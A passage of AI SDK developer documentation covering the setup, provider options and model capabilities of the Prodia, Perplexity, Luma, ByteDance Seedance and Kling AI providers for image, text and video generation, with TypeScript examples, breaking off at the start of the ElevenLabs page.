120for 2 minutes). When not specified, uses the default 60-second wait. - guidance_scale number - Guidance scale for classifier-free guidance. Higher values make the output more closely match the prompt.
- num_inference_steps number - Number of denoising steps. More steps = higher quality but slower.
- negative_prompt string - Negative prompt to guide what to avoid in the generation.
- output_format 'png' | 'jpg' | 'webp' - Output image format.
- output_quality number (1-100) - Output image quality. Only applies to jpg and webp.
- strength number (0-1) - Strength of the transformation for img2img. Lower values keep more of the original image.
For more details, see the Replicate models page.
title: Prodia description: Learn how to use Prodia models with the AI SDK.
Prodia Provider
Prodia is a fast inference platform for generative AI, offering high-speed image generation with FLUX and Stable Diffusion models.
Setup
The Prodia provider is available via the @ai-sdk/prodia module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance prodia from @ai-sdk/prodia:
import { prodia } from '@ai-sdk/prodia';
If you need a customized setup, you can import createProdia and create a provider instance with your settings:
import { createProdia } from '@ai-sdk/prodia';
const prodia = createProdia({
apiKey: 'your-api-key', // optional, defaults to PRODIA_TOKEN environment variable
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the Prodia provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://inference.prodia.com/v2. -
apiKey string
API key that is being sent using the
Authorizationheader as a Bearer token. It defaults to thePRODIA_TOKENenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Image Models
You can create Prodia image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Basic Usage
import { writeFileSync } from 'node:fs';
import { prodia } from '@ai-sdk/prodia';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: prodia.image('inference.flux-fast.schnell.txt2img.v2'),
prompt: 'A cat wearing an intricate robe',
});
const filename = `image-${Date.now()}.png`;
writeFileSync(filename, image.uint8Array);
console.log(`Image saved to ${filename}`);
Model Capabilities
Prodia offers fast inference for various image generation models. Here are the supported model types:
| Model | Description |
|---|---|
inference.flux-fast.schnell.txt2img.v2 |
Fast FLUX Schnell model for text-to-image generation |
inference.flux.schnell.txt2img.v2 |
FLUX Schnell model for text-to-image generation |
Image Size
You can specify the image size using the size parameter in WIDTHxHEIGHT format:
import { prodia } from '@ai-sdk/prodia';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: prodia.image('inference.flux-fast.schnell.txt2img.v2'),
prompt: 'A serene mountain landscape at sunset',
size: '1024x768',
});
Provider Options
Prodia image models support additional options through the providerOptions.prodia object:
import { prodia, type ProdiaImageModelOptions } from '@ai-sdk/prodia';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: prodia.image('inference.flux-fast.schnell.txt2img.v2'),
prompt: 'A cat wearing an intricate robe',
providerOptions: {
prodia: {
width: 1024,
height: 768,
steps: 4,
stylePreset: 'cinematic',
} satisfies ProdiaImageModelOptions,
},
});
The following provider options are supported:
- width number - Output width in pixels (256–1920). When set, this overrides any width derived from
size. - height number - Output height in pixels (256–1920). When set, this overrides any height derived from
size. - steps number - Number of computational iterations (1–4). More steps typically produce higher quality results.
- stylePreset string - Apply a visual theme to the output image. Supported presets:
3d-model,analog-film,anime,cinematic,comic-book,digital-art,enhance,fantasy-art,isometric,line-art,low-poly,neon-punk,origami,photographic,pixel-art,texture,craft-clay. - loras string[] - Augment the output with up to 3 LoRA models.
- progressive boolean - When using JPEG output, return a progressive JPEG.
Seed
You can use the seed parameter to get reproducible results:
import { prodia } from '@ai-sdk/prodia';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: prodia.image('inference.flux-fast.schnell.txt2img.v2'),
prompt: 'A serene mountain landscape at sunset',
seed: 12345,
});
Provider Metadata
The generateImage response includes provider-specific metadata in providerMetadata.prodia.images[]. Each image object may contain the following properties:
- jobId string - The unique identifier for the generation job.
- seed number - The seed used for generation. Useful for reproducing results.
- elapsed number - Generation time in seconds.
- iterationsPerSecond number - Processing speed metric.
- createdAt string - Timestamp when the job was created.
- updatedAt string - Timestamp when the job was last updated.
import { prodia } from '@ai-sdk/prodia';
import { generateImage } from 'ai';
const { image, providerMetadata } = await generateImage({
model: prodia.image('inference.flux-fast.schnell.txt2img.v2'),
prompt: 'A serene mountain landscape at sunset',
});
// Access provider metadata
const metadata = providerMetadata?.prodia?.images?.[0];
console.log('Job ID:', metadata?.jobId);
console.log('Seed:', metadata?.seed);
console.log('Elapsed:', metadata?.elapsed);
title: Perplexity description: Learn how to use Perplexity's Sonar API with the AI SDK.
Perplexity Provider
The Perplexity provider offers access to Sonar API - a language model that uniquely combines real-time web search with natural language processing. Each response is grounded in current web data and includes detailed citations, making it ideal for research, fact-checking, and obtaining up-to-date information.
API keys can be obtained from the Perplexity Platform.
Setup
The Perplexity provider is available via the @ai-sdk/perplexity module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance perplexity from @ai-sdk/perplexity:
import { perplexity } from '@ai-sdk/perplexity';
For custom configuration, you can import createPerplexity and create a provider instance with your settings:
import { createPerplexity } from '@ai-sdk/perplexity';
const perplexity = createPerplexity({
apiKey: process.env.PERPLEXITY_API_KEY ?? '',
});
You can use the following optional settings to customize the Perplexity provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.perplexity.ai. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to thePERPLEXITY_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create Perplexity models using a provider instance:
import { perplexity } from '@ai-sdk/perplexity';
import { generateText } from 'ai';
const { text } = await generateText({
model: perplexity('sonar-pro'),
prompt: 'What are the latest developments in quantum computing?',
});
Sources
Websites that have been used to generate the response are included in the sources property of the result:
import { perplexity } from '@ai-sdk/perplexity';
import { generateText } from 'ai';
const { text, sources } = await generateText({
model: perplexity('sonar-pro'),
prompt: 'What are the latest developments in quantum computing?',
});
console.log(sources);
Provider Options & Metadata
The Perplexity provider includes additional metadata in the response through providerMetadata.
Additional configuration options are available through providerOptions.
const result = await generateText({
model: perplexity('sonar-pro'),
prompt: 'What are the latest developments in quantum computing?',
providerOptions: {
perplexity: {
return_images: true, // Enable image responses (Tier-2 Perplexity users only)
search_recency_filter: 'week', // Filter search results by recency
},
},
});
console.log(result.providerMetadata);
// Example output:
// {
// perplexity: {
// usage: { citationTokens: 5286, numSearchQueries: 1 },
// images: [
// { imageUrl: "https://example.com/image1.jpg", originUrl: "https://elsewhere.com/page1", height: 1280, width: 720 },
// { imageUrl: "https://example.com/image2.jpg", originUrl: "https://elsewhere.com/page2", height: 1280, width: 720 }
// ]
// },
// }
Provider Options
The following provider-specific options are available:
-
return_images boolean
Enable image responses. When set to
true, the response may include relevant images. This feature is only available to Perplexity Tier-2 users and above. -
search_recency_filter string
Filter search results by recency. Possible values:
'hour','day','week','month'. If not specified, defaults to all time.
Provider Metadata
The response metadata includes:
usage: Object containingcitationTokensandnumSearchQueriesmetricsimages: Array of image objects whenreturn_imagesis enabled (Tier-2 users only). Each image containsimageUrl,originUrl,height, andwidth.
PDF Support
The Perplexity provider supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: perplexity('sonar-pro'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is this document about?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
You can also pass the URL of a PDF:
{
type: 'file',
data: new URL('https://example.com/document.pdf'),
mediaType: 'application/pdf',
filename: 'document.pdf', // optional
}
The model will have access to the contents of the PDF file and respond to questions about it.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
sonar-deep-research |
||||
sonar-reasoning-pro |
||||
sonar-reasoning |
||||
sonar-pro |
||||
sonar |
title: Luma description: Learn how to use Luma AI models with the AI SDK.
Luma Provider
Luma AI provides state-of-the-art image generation models through their Dream Machine platform. Their models offer ultra-high quality image generation with superior prompt understanding and unique capabilities like character consistency and multi-image reference support.
Setup
The Luma provider is available via the @ai-sdk/luma module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance luma from @ai-sdk/luma:
import { luma } from '@ai-sdk/luma';
If you need a customized setup, you can import createLuma and create a provider instance with your settings:
import { createLuma } from '@ai-sdk/luma';
const luma = createLuma({
apiKey: 'your-api-key', // optional, defaults to LUMA_API_KEY environment variable
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the Luma provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.lumalabs.ai. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theLUMA_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Image Models
You can create Luma image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Basic Usage
import { luma, type LumaImageModelOptions } from '@ai-sdk/luma';
import { generateImage } from 'ai';
import fs from 'fs';
const { image } = await generateImage({
model: luma.image('photon-1'),
prompt: 'A serene mountain landscape at sunset',
aspectRatio: '16:9',
});
const filename = `image-${Date.now()}.png`;
fs.writeFileSync(filename, image.uint8Array);
console.log(`Image saved to ${filename}`);
Image Model Settings
You can customize the generation behavior with optional settings:
const { image } = await generateImage({
model: luma.image('photon-1'),
prompt: 'A serene mountain landscape at sunset',
aspectRatio: '16:9',
maxImagesPerCall: 1, // Maximum number of images to generate per API call
providerOptions: {
luma: {
pollIntervalMillis: 5000, // How often to check for completed images (in ms)
maxPollAttempts: 10, // Maximum number of polling attempts before timeout
},
} satisfies LumaImageModelOptions,
});
Since Luma processes images through an asynchronous queue system, these settings allow you to tune the polling behavior:
-
maxImagesPerCall number
Override the maximum number of images generated per API call. Defaults to 1.
-
pollIntervalMillis number
Control how frequently the API is checked for completed images while they are being processed. Defaults to 500ms.
-
maxPollAttempts number
Limit how long to wait for results before timing out, since image generation is queued asynchronously. Defaults to 120 attempts.
Model Capabilities
Luma offers two main models:
| Model | Description |
|---|---|
photon-1 |
High-quality image generation with superior prompt understanding |
photon-flash-1 |
Faster generation optimized for speed while maintaining quality |
Both models support the following aspect ratios:
- 1:1
- 3:4
- 4:3
- 9:16
- 16:9 (default)
- 9:21
- 21:9
For more details about supported aspect ratios, see the Luma Image Generation documentation.
Key features of Luma models include:
- Ultra-high quality image generation
- 10x higher cost efficiency compared to similar models
- Superior prompt understanding and adherence
- Unique character consistency capabilities from single reference images
- Multi-image reference support for precise style matching
Image editing
Luma supports different modes of generating images that reference other images.
Modify an image
Images have to be passed as URLs. weight can be configured for each image in the providerOptions.luma.images array.
await generateImage({
model: luma.image('photon-flash-1'),
prompt: {
text: 'transform the bike to a boat',
images: [
'https://hebbkx1anhila5yf.public.blob.vercel-storage.com/future-me-8hcBWcZOkbE53q3gshhEm16S87qDpF.jpeg',
],
},
providerOptions: {
luma: {
referenceType: 'modify_image',
images: [{ weight: 1.0 }],
} satisfies LumaImageModelOptions,
},
});
Learn more at https://docs.lumalabs.ai/docs/image-generation#modify-image.
Reference an image
Use up to 4 reference images to guide your generation. Useful for creating variations or visualizing complex concepts. Adjust the weight for each image (0-1) to control the influence of reference images.
await generateImage({
model: luma.image('photon-flash-1'),
prompt: {
text: 'A salamander at dusk in a forest pond, in the style of ukiyo-e',
images: [
'https://hebbkx1anhila5yf.public.blob.vercel-storage.com/future-me-8hcBWcZOkbE53q3gshhEm16S87qDpF.jpeg',
],
},
aspectRatio: '1:1',
providerOptions: {
luma: {
referenceType: 'image',
images: [{ weight: 0.8 }],
} satisfies LumaImageModelOptions,
},
});
Learn more at https://docs.lumalabs.ai/docs/image-generation#image-reference
Style Reference
Apply specific visual styles to your generations using reference images. Control the style influence using the weight parameter.
await generateImage({
model: luma.image('photon-flash-1'),
prompt: {
text: 'A blue cream Persian cat launching its website on Vercel',
images: [
'https://hebbkx1anhila5yf.public.blob.vercel-storage.com/future-me-8hcBWcZOkbE53q3gshhEm16S87qDpF.jpeg',
],
},
aspectRatio: '1:1',
providerOptions: {
luma: {
referenceType: 'style',
images: [{ weight: 0.8 }],
} satisfies LumaImageModelOptions,
},
});
Learn more at https://docs.lumalabs.ai/docs/image-generation#style-reference
Character Reference
Create consistent and personalized characters using up to 4 reference images of the same subject. More reference images improve character representation.
await generateImage({
model: luma.image('photon-flash-1'),
prompt: {
text: 'A woman with a cat riding a broomstick in a forest',
images: [
'https://hebbkx1anhila5yf.public.blob.vercel-storage.com/future-me-8hcBWcZOkbE53q3gshhEm16S87qDpF.jpeg',
],
},
aspectRatio: '1:1',
providerOptions: {
luma: {
referenceType: 'character',
images: [
{
id: 'identity0',
},
],
} satisfies LumaImageModelOptions,
},
});
Learn more at https://docs.lumalabs.ai/docs/image-generation#character-reference
title: ByteDance description: Learn how to use ByteDance Seedance video models with the AI SDK.
ByteDance Provider
The ByteDance provider contains support for the Seedance family of video generation models through the BytePlus ModelArk platform. Seedance provides high-quality text-to-video and image-to-video generation capabilities, including audio-video synchronization, first-and-last frame control, and multi-reference image generation.
Setup
The ByteDance provider is available via the @ai-sdk/bytedance module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance byteDance from @ai-sdk/bytedance:
import { byteDance } from '@ai-sdk/bytedance';
If you need a customized setup, you can import createByteDance and create a provider instance with your settings:
import { createByteDance } from '@ai-sdk/bytedance';
const byteDance = createByteDance({
apiKey: 'your-api-key', // optional, defaults to ARK_API_KEY environment variable
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the ByteDance provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://ark.ap-southeast.bytepluses.com/api/v3. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theARK_API_KEYenvironment variable. You can obtain an API key from the BytePlus console. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Video Models
You can create ByteDance video models using the .video() factory method.
For more on video generation with the AI SDK see generateVideo().
Text-to-Video
Generate videos from text prompts:
import {
byteDance,
type ByteDanceVideoProviderOptions,
} from '@ai-sdk/bytedance';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: byteDance.video('seedance-1-0-pro-250528'),
prompt:
'Photorealistic style: Under a clear blue sky, a vast expanse of white daisy fields stretches out. The camera gradually zooms in and fixates on a close-up of a single daisy.',
aspectRatio: '16:9',
duration: 5,
providerOptions: {
bytedance: {
watermark: false,
} satisfies ByteDanceVideoProviderOptions,
},
});
console.log(video.url);
Image-to-Video
Generate videos from a first-frame image with an optional text prompt:
import {
byteDance,
type ByteDanceVideoProviderOptions,
} from '@ai-sdk/bytedance';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: byteDance.video('seedance-1-5-pro-251215'),
prompt: {
image: 'https://example.com/first-frame.png',
text: 'The cat slowly turns its head and blinks',
},
duration: 5,
providerOptions: {
bytedance: {
watermark: false,
} satisfies ByteDanceVideoProviderOptions,
},
});
Image-to-Video with Audio
Seedance 1.5 Pro supports generating synchronized audio alongside the video:
import {
byteDance,
type ByteDanceVideoProviderOptions,
} from '@ai-sdk/bytedance';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: byteDance.video('seedance-1-5-pro-251215'),
prompt: {
image: 'https://example.com/pianist.png',
text: 'A young man sits at a piano, playing calmly. Gentle piano music plays in sync with his movements.',
},
duration: 5,
providerOptions: {
bytedance: {
generateAudio: true,
watermark: false,
} satisfies ByteDanceVideoProviderOptions,
},
});
First-and-Last Frame Video
Generate smooth transitions between a starting and ending keyframe image:
import {
byteDance,
type ByteDanceVideoProviderOptions,
} from '@ai-sdk/bytedance';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: byteDance.video('seedance-1-5-pro-251215'),
prompt: {
image: 'https://example.com/first-frame.jpg',
text: 'Create a 360-degree orbiting camera shot based on this photo',
},
duration: 5,
providerOptions: {
bytedance: {
lastFrameImage: 'https://example.com/last-frame.jpg',
generateAudio: true,
watermark: false,
} satisfies ByteDanceVideoProviderOptions,
},
});
Multi-Reference Image-to-Video
Using the Seedance 1.0 Lite I2V model, you can provide multiple reference images (1-4) that the model uses to faithfully reproduce object shapes, colors, and textures:
import {
byteDance,
type ByteDanceVideoProviderOptions,
} from '@ai-sdk/bytedance';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: byteDance.video('seedance-1-0-lite-i2v-250428'),
prompt:
'A boy wearing glasses and a blue T-shirt from [Image 1] and a corgi dog from [Image 2], sitting on the lawn from [Image 3], in 3D cartoon style',
aspectRatio: '16:9',
duration: 5,
providerOptions: {
bytedance: {
referenceImages: [
'https://example.com/boy.png',
'https://example.com/corgi.png',
'https://example.com/lawn.png',
],
watermark: false,
} satisfies ByteDanceVideoProviderOptions,
},
});
Reference Video
Seedance 2.0 supports reference videos that guide the style, motion, or composition of the generated video:
import {
byteDance,
type ByteDanceVideoProviderOptions,
} from '@ai-sdk/bytedance';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: byteDance.video('dreamina-seedance-2-0-260128'),
prompt:
'First-person perspective promotional ad, using the composition and camera movement from the reference video',
aspectRatio: '16:9',
duration: 4,
providerOptions: {
bytedance: {
referenceVideos: ['https://example.com/reference-video.mp4'],
watermark: false,
} satisfies ByteDanceVideoProviderOptions,
},
});
Reference Audio
Seedance 2.0 supports reference audio that is used as background music or sound for the generated video:
import {
byteDance,
type ByteDanceVideoProviderOptions,
} from '@ai-sdk/bytedance';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: byteDance.video('dreamina-seedance-2-0-260128'),
prompt:
'A serene mountain landscape at sunrise with gentle camera movement',
aspectRatio: '16:9',
duration: 4,
providerOptions: {
bytedance: {
referenceAudio: ['https://example.com/background-music.mp3'],
generateAudio: true,
watermark: false,
} satisfies ByteDanceVideoProviderOptions,
},
});
Video Provider Options
The following provider options are available via providerOptions.bytedance:
Generation Options
-
watermark boolean
Whether to add a watermark to the generated video.
-
generateAudio boolean
Whether to generate synchronized audio for the video. Only supported by Seedance 1.5 Pro.
-
cameraFixed boolean
Whether to fix the camera during generation.
-
returnLastFrame boolean
Whether to return the last frame of the generated video. Useful for chaining consecutive videos.
-
serviceTier 'default' | 'flex'
Inference tier.
'default'for online inference.'flex'for offline inference at 50% of the price, with higher latency (response times on the order of hours). -
draft boolean
Enable draft sample mode for low-cost preview generation. Only supported by Seedance 1.5 Pro. Generates a 480p preview video for rapid iteration before committing to a full-quality generation.
Image Input Options
-
lastFrameImage string
URL of the last frame image for first-and-last frame video generation. The model generates smooth transitions between the first frame (provided via the
imageprompt) and this last frame. Supported by Seedance 1.5 Pro, 1.0 Pro, and 1.0 Lite I2V. -
referenceImages string[]
Array of reference image URLs (1-4 images) for multi-reference image-to-video generation. The model extracts key features from each image and reproduces them in the video. Use
[Image 1],[Image 2], etc. in your prompt to reference specific images. Supported by Seedance 1.0 Lite I2V.
Media Reference Options
-
referenceVideos string[]
Array of reference video URLs (up to 3 videos, max 15 seconds each) for reference-guided video generation. The model uses the referenced videos to guide style, motion, or composition. Supported by Seedance 2.0.
-
referenceAudio string[]
Array of reference audio URLs (up to 3, max 15 seconds each) for audio-guided video generation. The model uses the referenced audio as background music or synchronized sound. Supports data URIs (e.g.,
data:audio/wav;base64,...). Supported by Seedance 2.0.
Polling Options
-
pollIntervalMs number
Control how frequently the API is checked for completed videos while they are being processed. Defaults to 3000ms.
-
pollTimeoutMs number
Maximum time to wait for video generation to complete before timing out. Defaults to 300000ms (5 minutes).
Video Model Capabilities
| Model | Model ID | Capabilities |
|---|---|---|
| Seedance 2.0 | dreamina-seedance-2-0-260128 |
T2V, I2V, reference videos (up to 3), reference audio (up to 3), audio-video sync. Duration: 4-15s. Resolution: 480p, 720p. |
| Seedance 2.0 Fast | dreamina-seedance-2-0-fast-260128 |
T2V, I2V, reference videos (up to 3), reference audio (up to 3), audio-video sync. Optimized for speed. Duration: 4-15s. Resolution: 480p, 720p. |
| Seedance 1.5 Pro | seedance-1-5-pro-251215 |
T2V, I2V (first frame), I2V (first+last frame), audio-video sync, draft mode. Duration: 4-12s. Resolution: 480p, 720p, 1080p. |
| Seedance 1.0 Pro | seedance-1-0-pro-250528 |
T2V, I2V (first frame), I2V (first+last frame). Duration: 2-12s. Resolution: 480p, 720p, 1080p. |
| Seedance 1.0 Pro Fast | seedance-1-0-pro-fast-251015 |
T2V, I2V (first frame). Optimized for speed and cost. Duration: 2-12s. |
| Seedance 1.0 Lite (T2V) | seedance-1-0-lite-t2v-250428 |
Text-to-video only. Duration: 2-12s. Resolution: 480p, 720p, 1080p. |
| Seedance 1.0 Lite (I2V) | seedance-1-0-lite-i2v-250428 |
I2V (first frame), I2V (first+last frame), multi-reference images (1-4). Duration: 2-12s. Resolution: 480p, 720p. |
Supported aspect ratios: 16:9, 4:3, 1:1, 3:4, 9:16, 21:9, adaptive (image-to-video only).
All models output MP4 video at 24 fps.
title: Kling AI description: Learn how to use the Kling AI provider for the AI SDK.
Kling AI Provider
The Kling AI provider contains support for Kling AI's video generation models, including text-to-video, image-to-video, motion control, and multi-shot video generation.
Setup
The Kling AI provider is available in the @ai-sdk/klingai module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance klingai from @ai-sdk/klingai:
import { klingai } from '@ai-sdk/klingai';
If you need a customized setup, you can import createKlingAI from @ai-sdk/klingai and create a provider instance with your settings:
import { createKlingAI } from '@ai-sdk/klingai';
const klingai = createKlingAI({
accessKey: 'your-access-key',
secretKey: 'your-secret-key',
});
You can use the following optional settings to customize the Kling AI provider instance:
-
accessKey string
Kling AI access key. Defaults to the
KLINGAI_ACCESS_KEYenvironment variable. -
secretKey string
Kling AI secret key. Defaults to the
KLINGAI_SECRET_KEYenvironment variable. -
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api-singapore.klingai.com. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Video Models
You can create Kling AI video models using the .video() factory method.
For more on video generation with the AI SDK see generateVideo().
This provider currently supports three video generation modes: text-to-video, image-to-video, and motion control.
Text-to-Video
Generate videos from text prompts:
import { klingai, type KlingAIVideoModelOptions } from '@ai-sdk/klingai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { videos } = await generateVideo({
model: klingai.video('kling-v2.6-t2v'),
prompt: 'A chicken flying into the sunset in the style of 90s anime.',
aspectRatio: '16:9',
duration: 5,
providerOptions: {
klingai: {
mode: 'std',
} satisfies KlingAIVideoModelOptions,
},
});
Image-to-Video
Generate videos from a start frame image with an optional text prompt. The popular start+end frame feature is available via the imageTail option:
import { klingai, type KlingAIVideoModelOptions } from '@ai-sdk/klingai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { videos } = await generateVideo({
model: klingai.video('kling-v2.6-i2v'),
prompt: {
image: 'https://example.com/start-frame.png',
text: 'The cat slowly turns its head and blinks',
},
duration: 5,
providerOptions: {
klingai: {
// Pro mode required for start+end frame control
mode: 'pro',
// Optional: end frame image
imageTail: 'https://example.com/end-frame.png',
} satisfies KlingAIVideoModelOptions,
},
});
Multi-Shot Video Generation
Generate videos with multiple storyboard shots, each with its own prompt and duration (Kling v3.0+):
import { klingai, type KlingAIVideoModelOptions } from '@ai-sdk/klingai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { videos } = await generateVideo({
model: klingai.video('kling-v3.0-t2v'),
prompt: '',
aspectRatio: '16:9',
duration: 10,
providerOptions: {
klingai: {
mode: 'pro',
multiShot: true,
shotType: 'customize',
multiPrompt: [
{
index: 1,
prompt: 'A sunrise over a calm ocean, warm golden light.',
duration: '4',
},
{
index: 2,
prompt: 'A flock of seagulls take flight from the beach.',
duration: '3',
},
{
index: 3,
prompt: 'Waves crash against rocky cliffs at sunset.',
duration: '3',
},
],
sound: 'on',
} satisfies KlingAIVideoModelOptions,
},
});
Multi-shot also works with image-to-video by combining a start frame image with per-shot prompts.
Motion Control
Generate video by transferring motion from a reference video to a character image:
import { klingai, type KlingAIVideoModelOptions } from '@ai-sdk/klingai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { videos } = await generateVideo({
model: klingai.video('kling-v3.0-motion-control'),
prompt: {
image: 'https://example.com/character.png',
text: 'The character performs a smooth dance move',
},
providerOptions: {
klingai: {
videoUrl: 'https://example.com/reference-motion.mp4',
characterOrientation: 'image',
mode: 'std',
// Optional: reference element from element library (v3.0+, max 1)
elementList: [{ element_id: 829836802793406551 }],
} satisfies KlingAIVideoModelOptions,
},
});
Video Provider Options
The following provider options are available via providerOptions.klingai. Options vary by mode — see the
KlingAI Capability Map for per-model support.
Common Options
-
mode 'std' | 'pro'
Video generation mode.
'std'is cost-effective.'pro'produces higher quality but takes longer. -
pollIntervalMs number
Polling interval in milliseconds for checking task status. Defaults to 5000.
-
pollTimeoutMs number
Maximum wait time in milliseconds for video generation. Defaults to 600000 (10 minutes).
-
watermarkEnabled boolean
Whether to generate watermarked results simultaneously.
Text-to-Video and Image-to-Video Options
-
negativePrompt string
A description of what to avoid in the generated video (max 2500 characters).
-
sound 'on' | 'off'
Whether to generate audio simultaneously. Only V2.6 and subsequent models support this, and requires
mode: 'pro'. -
cfgScale number
Flexibility in video generation. Higher values mean stronger prompt adherence. Range: [0, 1]. Not supported by V2.x models.
-
cameraControl object
Camera movement control with a
typepreset ('simple','down_back','forward_up','right_turn_forward','left_turn_forward') and optionalconfigwithhorizontal,vertical,pan,tilt,roll,zoomvalues (range: [-10, 10]). -
multiShot boolean
Enable multi-shot video generation (Kling v3.0+). When true, the video is split into up to 6 storyboard shots with individual prompts and durations.
-
shotType 'customize' | 'intelligence'
Storyboard method for multi-shot generation.
'customize'usesmultiPromptfor user-defined shots.'intelligence'lets the model auto-segment based on the main prompt. Required whenmultiShotis true. -
multiPrompt Array<{index, prompt, duration}>
Per-shot details for multi-shot generation. Each shot has an
index(number),prompt(string, max 512 characters), andduration(string, in seconds). Shot durations must sum to the total duration. Required whenmultiShotis true andshotTypeis'customize'. -
voiceList Array<{voice_id: string}>
Voice references for voice control (Kling v3.0+). Up to 2 voices. Reference via
<<<voice_1>>>template syntax in the prompt. Requiressound: 'on'. Cannot coexist withelementListon the I2V endpoint.
Image-to-Video Only Options
-
imageTail string
End frame image for start+end frame control. Accepts an image URL or raw base64-encoded data. Requires
mode: 'pro'for most models. -
staticMask string
Static brush mask image for motion brush. Accepts an image URL or raw base64-encoded data.
-
dynamicMasks Array
Dynamic brush configurations for motion brush. Up to 6 groups, each with a
mask(image URL or base64) andtrajectories(array of{x, y}coordinates).
Image-to-Video and Motion Control Options
-
elementList Array<{element_id: number}>
Reference elements for element control (Kling v3.0+). Supports video character elements and multi-image elements. Up to 3 elements for I2V (cannot coexist with
voiceList). Up to 1 element for motion control.
Motion Control Only Options
-
videoUrl string (required)
URL of the reference motion video. Supports .mp4/.mov, max 100MB, duration 3–30 seconds.
-
characterOrientation 'image' | 'video' (required)
Orientation of the characters in the generated video.
'image'matches the reference image orientation (max 10s video).'video'matches the reference video orientation (max 30s video). -
keepOriginalSound 'yes' | 'no'
Whether to keep the original sound from the reference video. Defaults to
'yes'.
Video Model Capabilities
Text-to-Video
| Model | Description |
|---|---|
kling-v3.0-t2v |
Latest v3.0, multi-shot, voice control, sound (3-15s) |
kling-v2.6-t2v |
V2.6, sound in pro mode |
kling-v2.5-turbo-t2v |
Optimized for speed, std and pro |
kling-v2.1-master-t2v |
High-quality generation, pro only |
kling-v2-master-t2v |
Master-quality generation |
kling-v1.6-t2v |
V1.6 generation, std and pro |
kling-v1-t2v |
Original V1 model, supports camera control (std) |
Image-to-Video
| Model | Description |
|---|---|
kling-v3.0-i2v |
Latest v3.0, multi-shot, element/voice control, sound (3-15s) |
kling-v2.6-i2v |
V2.6, sound and end-frame in pro mode |
kling-v2.5-turbo-i2v |
Optimized for speed, end-frame in pro |
kling-v2.1-master-i2v |
High-quality generation, pro only |
kling-v2.1-i2v |
V2.1 generation, end-frame in pro |
kling-v2-master-i2v |
Master-quality generation |
kling-v1.6-i2v |
V1.6 generation, end-frame in pro |
kling-v1.5-i2v |
V1.5 generation, end-frame and motion brush in pro |
kling-v1-i2v |
Original V1 model, end-frame and motion brush in std/pro |
Motion Control
| Model | Description |
|---|---|
kling-v3.0-motion-control |
Latest v3.0, enhanced facial consistency via element binding |
kling-v2.6-motion-control |
Transfers motion from a reference video to a character image |
title: ElevenLabs description: Learn how to use the ElevenLabs provider for the AI SDK.
ElevenLabs Provider
The ElevenLabs provider contains language model support for the ElevenLabs transcription and speech generation APIs.
Setup
The ElevenLabs provider is available in the @ai-sdk/elevenlabs module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance elevenlabs from @ai-sdk/elevenlabs:
